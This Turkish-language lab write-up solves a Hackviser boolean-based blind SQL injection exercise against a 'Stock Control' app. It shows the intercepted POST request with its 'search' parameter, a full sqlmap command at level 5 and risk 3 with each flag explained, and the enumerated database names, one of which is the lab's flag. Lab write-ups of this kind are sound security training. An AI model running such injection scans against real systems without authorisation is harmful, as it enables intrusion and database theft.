
SQL Injection/Boolean-Based Blind SQL Injection

Herkese selamlar bu yazımda <u>Hackviser</u> üzerinde bulunan Web security lablarından biri olan SQL Injection/**Boolean-Based Blind SQL Injection** labının çözümünü anlatacağım.

Öncelikle siteye gittiğimizde bizi aşağıdaki gibi "Stock Control" uygulaması bizi karşılıyor.


Stock Control



Test etmek için herhangi bir ürünü deniyoruz stokta bulunuyorsa We have tis product in stock çıktısını alıyoruz.

Stock Control

Select an item to check:



Bu kısımda herhangi bir bilgi girişi yapabileceğimiz alan bulunmuyor. Benim de aklıma Burp de isetği incelemek geliyor.

```
Request
  Pretty
          Raw
                  Hex
   POST / HTTP/1.1
   Host: wondrous-empath.europel.hackviser.space
   Content-Length: 15
   Cache-Control: max-age=0
   Sec-Ch-Ua: "Chromium"; v="129", "Not=A?Brand"; v="8"
   Sec-Ch-Ua-Mobile: ?0
   Sec-Ch-Ua-Platform: "Windows"
  Accept-Language: tr-TR,tr;q=0.9
   Origin: https://wondrous-empath.europel.hackviser.space
   Content-Type: application/x-www-form-urlencoded
   Upgrade-Insecure-Requests: 1
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
   Safari/537.36
  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
   Sec-Fetch-User: ?1
   Sec-Fetch-Dest: document
   Referer: https://wondrous-empath.europel.hackviser.space/
   Accept-Encoding: gzip, deflate, br
   Priority: u=0, i
   Connection: keep-alive
22
   search=iphone6s
23
```

İsteği tuttuğum zaman yukaarıdaki gibi bir istekle karşılaşıyoruz. Bu kısımda bulunan "search" kısmına müdahale edebiliyoruz. Çeşitli denemelerden sonra başarılı olamıyorum ve aklıma sglmap aracını kullanmak geliyor.

```
sqlmap -u "https://wondrous-empath.europe1.hackviser.space/" -- data="search=iphone6s" --method=POST --level=5 --risk=3 --dbs
```

Yukarıdaki gibi bir sglmap komutu hazırlıyorum.

Bu komutun açıklaması ise şu şekiilde :

- u "https://wondrous-empath.europe1.hackviser.space/": Hedef URL.
- -data="search=iphone6s": POST verisi olarak "search" parametresine gönderilen değeri belirtiyorsun.
- -method=POST: POST metodu kullanıldığını belirtiyorsun.
- -dbs: Bu seçenek, veritabanı adlarını öğrenmek için kullanılır.
- -level=5: SQLMap'in daha derinlemesine testler yapmasını sağlar.
- -risk=3: Yüksek riskli ve etkili testleri devreye sokar.

Bu işlemlerden sonra aşağıdaki gibi bir sqlmap çıktısı alıyoruz.

```
available databases [5]:
[*] echo_store
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Burada bize bulunan db isimlerini veriyor. Bu kısıdma bulunan "echo_store" ise bizim flag değerimiz oluyor.

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar.